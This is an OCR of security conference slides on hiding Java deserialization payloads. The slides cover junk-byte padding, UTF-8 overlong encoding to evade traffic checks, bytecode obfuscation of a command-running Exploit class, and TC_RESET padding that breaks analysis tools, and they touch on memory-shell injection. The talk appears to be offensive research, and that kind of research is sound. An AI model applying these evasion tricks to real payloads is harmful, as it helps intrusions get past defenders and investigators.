
Out of The Box, Jakarta

25 February 2025

Dirty Data Padding


The core idea of Dirty Data Padding is very simple. It is to fill the beginning or end of the serialization Payload with some meaningless junk bytes. This is to "pollute" the traffic characteristics of the Payload.

This obfuscation method, although simple and crude, is surprisingly effective.




Dirty Data Padding

Convert



UTF-8 Overlong Encoding



Unicode Range	Bytes	Byte 1	Byte 2	Byte 3	Byte 4
U+0000 - U+007F	1	0xxx xxxx			
U+0080 - U+07FF	**2**	110x xxxx	10xx xxxx		
U+0800 - U+FFFF	3	1110 xxxx	10xx xxxx	10xx xxxx	
U+10000 - U+1FFFFF	4	1111 0xxx	10xx xxxx	10xx xxxx	10xx xxxx

Char	β
Unicode	U+03B2
Binary	11 1011 0010

Normal Binary	1100 1110 1011 0010
Hex	CE B2

UTF-8 Overlong Encoding Binary	1110 0000 1011 1010 1011 0010
Hex	E0 BB B2

UTF-8 Overlong Encoding

Native Java deserialization and Hessian 1/2 deserialization don't protect against UTF-8 Overlong Encoding.

This issue doesn't directly cause security problems, but it's a very helpful trick in real attacks.

```java
// com.caucho.hessian.io.HessianInput#parseUTF8Char

// Parses a single UTF8 character.
  private int parseUTF8Char()
    throws IOException
  {
    int ch = read();

    if (ch < 0x80)
      return ch;
    else if ((ch & 0xe0) == 0xc0) {
      int ch1 = read();
      int v = ((ch & 0x1f) << 6) + (ch1 & 0x3f);

      return v;
    }
    else if ((ch & 0xf0) == 0xe0) {
      int ch1 = read();
      int ch2 = read();
      int v = ((ch & 0x0f) << 12) + ((ch1 & 0x3f) << 6) + (ch2 & 0x3f);

      return v;
    }
    else
      throw error("bad utf-8 encoding at " + codeName(ch));
  }
```

Hessian 1

```java
// com.caucho.hessian.io.Hessian2Input#parseUTF8Char

// Parses a single UTF8 character.
private int parseUTF8Char() {
  int ch = _offset < _length ? (_buffer[_offset++] & 0xff) : read();

  if (ch < 0x80)
    return ch;
  else if ((ch & 0xe0) == 0xc0) {
    int ch1 = read();
    int v = ((ch & 0x1f) << 6) + (ch1 & 0x3f);

    return v;
  }
  else if ((ch & 0xf0) == 0xe0) {
    int ch1 = read();
    int ch2 = read();
    int v = ((ch & 0x0f) << 12) + ((ch1 & 0x3f) << 6) + (ch2 & 0x3f);

    return v;
  }
  else
    throw error("bad utf-8 encoding at " + codeName(ch));
}
```

Hessian 2

OOTB.NET


```java
// java.io.ObjectInputStream.BlockDataInputStream#readUTFSpan

private long readUTFSpan(StringBuilder sbuf, long utflen) {
    ...

    while (pos < stop) {
        int b1, b2, b3;
        b1 = buf[pos++] & 0xFF;
        switch (b1 >> 4) {
            case 0:
            case 1:
            case 2:
            case 3:
            case 4:
            case 5:
            case 6:
            case 7:   // 1 byte format: 0xxxxxxx
                cbuf[cpos++] = (char) b1;
                break;
            case 12:
            case 13:  // 2 byte format: 110xxxxx 10xxxxxx
                b2 = buf[pos++];
                if ((b2 & 0xC0) != 0x80) {
                    throw new UTFDataFormatException();
                }
                cbuf[cpos++] = (char) (((b1 & 0x1F) << 6) |
                                       ((b2 & 0x3F) << 0));
                break;

            case 14:  // 3 byte format: 1110xxxx 10xxxxxx 10xxxxxx
                b3 = buf[pos + 1];
                b2 = buf[pos + 0];
                pos += 2;
                if ((b2 & 0xC0) != 0x80 || (b3 & 0xC0) != 0x80) {
                    throw new UTFDataFormatException();
                }
                cbuf[cpos++] = (char) (((b1 & 0x0F) << 12) |
                                       ((b2 & 0x3F) << 6) |
                                       ((b3 & 0x3F) << 0));
                break;

            default:  // 10xx xxxx, 1111 xxxx
                throw new UTFDataFormatException();
        }
    }
    ...
}
```

Java Deserialization

UTF-8 Overlong Encoding


OOTB.NET

We can use UTF-8 Overlong Encoding to "mix up" the characters inside the text. This can help us hide from checks that look at network traffic.



UTF-8 Overlong Encoding


Convert



UTF-8 Overlong Encoding


Problems

the CommonsBeanUtils chain uses the TemplatesImpl class to load bytecode, the bytecode is directly stored and passed as a byte[] array, not as a string.



UTF-8 Overlong Encoding

Convert



Bytecode Obfuscation

OOTB.NET

We can use the Class-Obf project to do bytecode obfuscation. This can increase the analysis cost for security researchers.

```java
public class Exploit1 {  no usages
    public static String base;
    public static String sep;
    public static String cmd = "calc";

    public Exploit1() {
        try {
            if (System.getProperty("os.name").toLowerCase().contains("win")) {
                base = "cmd.exe";
                sep = "/c";
            } else {
                base = "/bin/sh";
                sep = "-c";
            }

            String[] var1 = new String[]{base, sep, cmd};
            (new ProcessBuilder(var1)).start();
        } catch (Exception var2) {
        }

    }

    static {
        new Exploit1();
    }
}
```

https://github.com/jar-analyzer/class-obf

Bytecode Obfuscation

Convert


```java
import java.net.HttpURLConnection;
import java.net.URL;
import java.util.ArrayList;
import java.util.Base64;
import javax.crypto.Cipher;
import javax.crypto.spec.SecretKeySpec;

public class Exploit2 {  no usages
    private static final String iiiLLLLi1i = "OBF_DEFAULT_KEYS";
    public static String ILLilIllII;
    public static String IL1LIlILIiI;
    public static String ili1Iii1iiLl;
    private static ArrayList<String> ME_N1AR4_CLAZZ_OBF_PROJECT;

    public Exploit2() {
        new String( original: "xIppJsNx3lIckxin");
        if (false) {
            System.out.println("VTRxh96U2QSv1H8A");
        }

        super();

        try {
            ArrayList var10000 = ME_N1AR4_CLAZZ_OBF_PROJECT;
            int var10001 = 42007423 ^ 42007423;
            new String( original: "pzMDjEyCQ1GjaF1i");
            if (false) {
                System.out.println("muqMb6N9oBghWQ0u");
            }

            Object var3 = var10000.get(var10001);
            new ArrayList();
            String var4 = (String)var3;
            new String( original: "YKrzBaWp70JquAzD");
            if (false) {
                System.out.println("WzHVldaYuxxPMhIq");
            }

            var4 = System.getProperty(var4);
            new String( original: "f78jG7aZ2SfBJMLX");
```

TC_RESET Obfuscation

Specific Implementation


OOTB.NET

Start after the 4th byte in the Java serialization stream, and insert any number of 0x79 data.



TC_RESET Padding

Convert



TC_RESET Obfuscation

Obfuscation Principle

OOTB.NET

When Java parses the serialization byte stream, the TC_RESET flag will trigger the clearing of internal data structures, returning to an initial state. If TC_RESET is inserted at the beginning of Java deserialization, it will not affect normal deserialization.

```java
// java.io.ObjectInputStream#readObject0

private Object readObject0(Class<?> type, boolean unshared) {
    ...
    while ((tc = bin.peekByte()) == TC_RESET) {
        bin.readByte();
        handleReset();
    }
    ...
}
```

TC_RESET Obfuscation

Obfuscation Effectiveness Test

OOTB.NET

TC_RESET padding can break the parsing of some Java serialization data tools, but it does not affect normal deserialization parsing. In this way, it can prevent analysis by tools to some extent.

```
➜  Desktop java -jar SerializationDumper-v1.14.jar -r cc-TC_RESET.bin

STREAM_MAGIC - 0xac ed
STREAM_VERSION - 0x00 05
Contents
  Invalid content element type 0x79
Exception in thread "main" java.lang.RuntimeException: Error: Illegal content element type.
        at nb.deser.SerializationDumper.readContentElement(SerializationDumper.java:410)
        at nb.deser.SerializationDumper.parseStream(SerializationDumper.java:331)
        at nb.deser.SerializationDumper.main(SerializationDumper.java:113)
```

```
➜  zkar git:(v1.3.0) go run main.go dump -f cc-TC_RESET.bin
illegal character [121] found on index 4
exit status 1
➜  zkar git:(v1.3.0) ✗
```


Currently, it affects the latest version v1.14.

https://github.com/NickstaDB/SerializationDumper

After feedback to the author, this parsing BUG has been fixed in zkar version 1.3.1.

https://github.com/phith0n/zkar

Simple Summary of Obfuscation



OOTB.NET

Arbitrary Code Execution

Out of The Box, Jakarta

25 February 2025

Arbitrary Code Execution

A relatively complete Java vulnerability exploit chain always ends with Java code execution. This is also called arbitrary bytecode execution.

The space for Java bytecode execution is often more flexible and has more exploitation potential than simple command execution.

For example, you can use bytecode to execute Sleep to check if the bytecode is successfully executed. You can also use network connections to check the target network environment, and so on.

Arbitrary Code Execution

Obfuscation Effectiveness Test

OOTB.NET

This is because in real-world scenarios, there are the following reasons that make memory shells very popular:

1. Spring Boot Fat JAR applications are increasingly common, making traditional Webshell file-based deployment difficult to achieve.
2. Memory shells do not require file landing, making them more hidden and increasing the difficulty of investigation.

To achieve memory shell injection, we usually use the dynamic component registration mechanism provided by Java Web applications, such as Listener, Filter, Servlet, etc. We dynamically register malicious code as a component into the Web container, thus realizing memory shell planting.

Currently, many mature memory shell tools and injection tools have emerged, such as the well-known Godzilla, Behinder, antSword, etc., as well as open-source projects specifically for memory shell injection like java-memshell-generator and MemShellParty. These tools provide strong support for the practical application of memory shells.

Swiss Army Knife

Question

OOTB.NET


All of the above are some Java security-related tricks. We have found that there are many commonalities in Java vulnerability exploitation. For example, Java deserialization, JNDI, and JDBC attacks can all be converted into each other to bypass restricted scenarios.

So, can we reuse these gadgets we mentioned earlier? Can newly discovered gadgets be quickly integrated in the future?

Can various obfuscation methods be integrated into each stage of the gadget chain? Obfuscation to the extreme?

Can we construct a Swiss Army knife that can generate arbitrary Java payloads, making testing easier?

Swiss Army Knife - Web Chains



https://github.com/java-Chains/web-chains

OOTB.NET

Part 2
Real-World Attack Case

Out of The Box, Jakarta
25 February 2025

